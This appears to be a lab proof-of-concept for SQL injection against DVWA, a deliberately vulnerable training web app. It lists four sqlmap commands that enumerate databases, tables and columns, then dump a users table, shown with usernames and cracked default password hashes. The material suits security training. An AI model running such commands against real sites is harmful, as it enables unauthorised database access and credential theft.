

SQLi POC

1) Run the command to find available database:
sqlmap -u 'http://10.48.190.231/vulnerabilities/sqli/?id=1&Submit=Submit' -p id --cookie 'security=low; PHPSESSID=ltuj270ipck13jvn276eq0d843' --dbs --batch

2) find the tables in dvwa
sqlmap -u 'http://10.48.190.231/vulnerabilities/sqli/?id=1&Submit=Submit' -p id --cookie 'security=low; PHPSESSID=ltuj270ipck13jvn276eq0d843' -D dvwa --tables --batch




3) find the columns in **users** table
sqlmap -u 'http://10.48.190.231/vulnerabilities/sqli/?id=1&Submit=Submit' -p id --cookie 'security=low; PHPSESSID=ltuj270ipck13jvn276eq0d843' -D dvwa -T users --columns --batch



4) Dump all the data available in the columns

sqlmap -u 'http://10.48.190.231/vulnerabilities/sqli/?id=1&Submit=Submit' -p id --cookie 'security=low; PHPSESSID=ltuj270ipck13jvn276eq0d843' -D dvwa -T users --columns --dump --batch



```
Database: dvwa
Table: users
[5 entries]
+---------+----------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user     | avatar                        | password                                                 | last_name | first_name | last_login          | failed_login |
+---------+----------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin    | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin      | 2018-10-03 22:09:36 | 0            |
| 2       | gordonb  | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)                | Brown     | Gordon     | 2018-10-03 22:09:36 | 0            |
| 3       | 1337     | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack       | 2018-10-03 22:09:36 | 0            |
| 4       | pablo    | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo      | 2018-10-03 22:09:36 | 0            |
| 5       | smithy   | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | Smith     | Bob        | 2018-10-03 22:09:36 | 0            |
+---------+----------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+

[09:05:00] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.48.190.231/dump/dvwa/users.csv'
[09:05:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.48.190.231'

[*] ending @ 09:05:00 /2026-01-02/
```